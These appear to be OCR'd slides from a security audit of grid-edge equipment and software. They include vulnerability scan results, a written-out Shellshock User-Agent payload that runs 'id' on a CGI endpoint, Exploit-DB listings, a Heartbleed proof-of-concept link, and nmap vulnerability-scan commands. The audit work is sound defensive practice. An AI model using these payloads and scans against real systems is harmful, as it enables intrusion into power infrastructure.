
```
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by
forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by
forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268:
```



| Vulnerability | | Severity | QoD | Host | Location | Actions |
|---|---|---|---|---|---|---|
| GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerability | | 10.0 (High) | 75% | 192.168.7.2 | 80/tcp | |
| Microsoft RDP Server Private Key Information Disclosure Vulnerability | | 6.4 (Medium) | 97% | 192.168.7.2 | 3389/tcp | |
| TCP timestamps | | 2.6 (Low) | 75% | 192.168.7.2 | general/tcp | |
| OS fingerprinting | | 0.0 (Log) | 70% | 192.168.7.2 | general/tcp | |
| DIRB (NASL wrapper) | | 0.0 (Log) | 75% | 192.168.7.2 | general/tcp | |
| ICMP Timestamp Detection | | 0.0 (Log) | 75% | 192.168.7.2 | general/icmp | |
| arachni (NASL wrapper) | | 0.0 (Log) | 75% | 192.168.7.2 | general/tcp | |
| Nikto (NASL wrapper) | | 0.0 (Log) | 75% | 192.168.7.2 | general/tcp | |
| Traceroute | | 0.0 (Log) | 75% | 192.168.7.2 | general/tcp | |
| CPE Inventory | | 0.0 (Log) | 75% | 192.168.7.2 | general/CPE-T | |
| SSH Protocol Versions Supported | | 0.0 (Log) | 95% | 192.168.7.2 | 22/tcp | |
| SSH Server type and version | | 0.0 (Log) | 80% | 192.168.7.2 | 22/tcp | |
| Services | | 0.0 (Log) | 75% | 192.168.7.2 | 22/tcp | |
| HTTP Server type and version | | 0.0 (Log) | 75% | 192.168.7.2 | 80/tcp | |
| Services | | 0.0 (Log) | 75% | 192.168.7.2 | 80/tcp | |

# Beaglebone Security Analysis

Critical: Look for Shellshock and Apache exploits!!!



| Vulnerability | | Severity | QoD | Host | Lo |
|---|---|---|---|---|---|
| GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerability | | 10.0 (High) | 75% | 192.168.7.2 | 80 |

**Summary**
This host is installed with GNU Bash Shell and is prone to remote command execution vulnerability.

**Vulnerability Detection Result**

```
By requesting the URL "/cgi-bin/test.cgi" with the "User-Agent:" header set to
"() { OpenVAS:; }; echo Content-Type: text/plain; echo; echo; PATH=/usr/bin:/usr/local/bin↵
:/bin; export PATH; id;"
it was possible to execute the "id" command.

Result: uid=33(www-data) gid=33(www-data)
```

**Impact**
Successful exploitation will allow remote or local attackers to inject shell commmands, allowing local privilege escalation or remote comma
depending on the application vector.

Impact Level: Application

**Solution**
Apply the patch or upgrade to latest version, For updates refer to http://www.gnu.org/software/bash/


**Affected Software/OS**
GNU Bash through 4.3

**Vulnerability Insight**
GNU bash contains a flaw that is triggered when evaluating environment variables passed from another environment. After processing a fun
bash continues to process trailing strings.

**Vulnerability Detection Method**
Send a crafted command via HTTP GET request and check remote command execution.

Details: GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerabi... (OID: 1.3.6.1.4.1.25623.1.0.804489)

Version used: $Revision: 731 $




□ Verified □ Has App

Show 15

Search: shellshock

| Date | D | A | V | Title | Type | Platform | Author |
|---|---|---|---|---|---|---|---|
| 2016-12-18 | ⬇ | | ✓ | RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection | Local | Linux | Hacker Fantastic |
| 2016-10-21 | ⬇ | | ✗ | TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command Injection | Remote | Hardware | Hacker Fantastic |
| 2016-08-06 | ⬇ | | ✗ | NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock) | WebApps | CGI | LiquidWorm |
| 2016-06-10 | ⬇ | | ✓ | IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit) | Remote | CGI | Metasploit |
| 2016-06-06 | ⬇ | | ✗ | Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Shellshock) | WebApps | CGI | lastc0de |
| 2016-03-16 | ⬇ | | ✗ | Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock) | Remote | Hardware | thatchriseckert |
| 2015-12-02 | ⬇ | | ✓ | Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection | Remote | CGI | Metasploit |



Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory

**EDB-ID:** 42745

**CVE:** 2017-9798

**Author:** HANNO BOCK

**Type:** WEBAPPS

**Platform:** LINUX

**Date:** 2017-09-18

**EDB Verified:** ✗

**Exploit:** ⬇ / {}

**Vulnerable App:**


Beaglebone affected due to default config settings

# RT-OPF Static Code Analysis


- Env: Python
- Tools used for checking source code redundancies:

  Bandit, Dlint, Pylint, Prospector

Whitespaces, indentations, nothing concrete....



```
root@kali:~/Downloads# pylint Local_controller.py
No config file found, using default configuration
************* Module Local_controller
C: 15, 0: Exactly one space required after comma
def DER_optimizer(DER_status_list,PV_Pmax_forecast,PV_Sinv,gradient_from_coordinator):
                                 ^ (bad-whitespace)
C: 15, 0: Exactly one space required after comma
def DER_optimizer(DER_status_list,PV_Pmax_forecast,PV_Sinv,gradient_from_coordinator):
                                                  ^ (bad-whitespace)
C: 15, 0: Exactly one space required after comma
def DER_optimizer(DER_status_list,PV_Pmax_forecast,PV_Sinv,gradient_from_coordinator):
                                                          ^ (bad-whitespace)
C: 26, 0: Trailing whitespace (trailing-whitespace)
C: 38, 0: Exactly one space required after comma
    [x1, Pmax_allPV, Qmax_allPV] = project_PV([x1_Ppv,x1_Qpv], PV_Pmax_forecast, PV_Sinv)
                                                     ^ (bad-whitespace)
C: 42, 0: Exactly one space required after comma
    return [x1_Ppv,x1_Qpv]
                  ^ (bad-whitespace)
C: 44, 0: Exactly one space required after comma
def project_PV(x,Pmax,Sinv):
                ^ (bad-whitespace)
C: 44, 0: Exactly one space required after comma
def project_PV(x,Pmax,Sinv):
                     ^ (bad-whitespace)
C: 63, 0: Exactly one space required after comma
    return [x,Pavailable,Qavailable]
             ^ (bad-whitespace)
C: 63, 0: Exactly one space required after comma
    return [x,Pavailable,Qavailable]
                        ^ (bad-whitespace)
C: 68, 0: Exactly one space required after comma
    hex_value = struct.unpack('<I', struct.pack('<f',f))[0]
                                                    ^ (bad-whitespace)
C: 71, 0: Exactly one space required after comma
    return (lo,hi)
              ^ (bad-whitespace)
C: 72, 0: Trailing whitespace (trailing-whitespace)
C: 92, 0: Exactly one space required around assignment
data=None
    ^ (bad-whitespace)
C: 95, 0: Exactly one space required after comma
        data0,server=sock.recvfrom(1024)
             ^ (bad-whitespace)
```




```
: 95, 0: Exactly one space required around assignment
        data0,server=sock.recvfrom(1024)
                    ^ (bad-whitespace)
: 98, 0: Line too long (127/100) (line-too-long)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                      ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                              ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                                      ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                                              ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                                                      ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                                                              ^ (bad-whitespace)
: 98, 0: Exactly one space required after comma
        print (sys.stderr, 'Data received from openDSS "%s"' % data[0],data[1],data[2],data[3],data[4],data[5],data[6],data[7])
                                                                                                                      ^ (bad-whitespace)
: 99, 0: Exactly one space required before assignment
        value= DER_optimizer([data[0],data[1]],data[2],data[3],[data[4],data[5],data[6],data[7]])
             ^ (bad-whitespace)
: 99, 0: Exactly one space required after comma
```

# Vendor Device Security Analysis

- ❖ Grid Edge Management System

Updating

Poor Software Development Practice



Units Status of TestZone_1


Total Active Units : 3
Total Redundant Units : 0
Total Not Communicating Units : 0

Search Feeders and Units

| Feeder | Unit ▲ | Last Download Time (MST) | Status |
|---|---|---|---|
| [redacted] | TestUnit_1_1 | 04-10-2019 12:59:44 | ● |
| [redacted] | TestUnit_1_2 | 04-10-2019 12:59:46 | ● |
| [redacted] | TestUnit_1_3 | 04-10-2019 12:59:52 | ● |

Current Scheduled Setpoint: -- V
Mode: Enabled

Using TLS 1.1,...... vulnerable to OpenSSL, Heartbleed, and POODLE attacks



kVAR avg : 14.4
kVAR max : 30.9

ENGO Settings

Current Scheduled Setpoint: -- V

Mode: Enabled

Default Setpoint: 120 V ± 0.5 V (120V base)

□ AutoToggle (Day On / Day Off)

See More


Security Audit

Patching

https://github.com/mpgn/heartbleed-PoC

# Vendor Device Security Analysis

❖ Advanced Distributed Management System


[redacted]

Filter [ RTU is 'GEMS' ]


RTU is GEMS

| Indicators | Name | Descriptior | Remote source | Value | Unit | RTU | Ar | Level 1 higl | Level 1 low | Level 2 hig | Level 2 lov |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | ENGL_TR3_Avg_RP | | Telemetered | 120.65 | V | | 0area | | | | |
| | ENGL_TR3_FBW_RP | | Telemetered | 0.50 | | GEMS | 0area | | | | |
| | ENGL_TR3_FSP_RP | | Telemetered | 124.00 | base120 | GEMS | 0area | | | | |
| | ENGL_TR3_Max_RP | | Telemetered | 120.00 | V | GEMS | 0area | | | | |


DNP3 transit in plaintext while setup,
Poor asset management

False Data Injection
likelihood

# Vendor Device Security Analysis



```
root@kali:~# nmap [redacted] -p- -A [redacted] s7-info.nse --script vuln
Starting Nmap 7.70 ( https://nmap.org [redacted]-04-12 11:43 CEST
Pre-scan script results: [redacted]
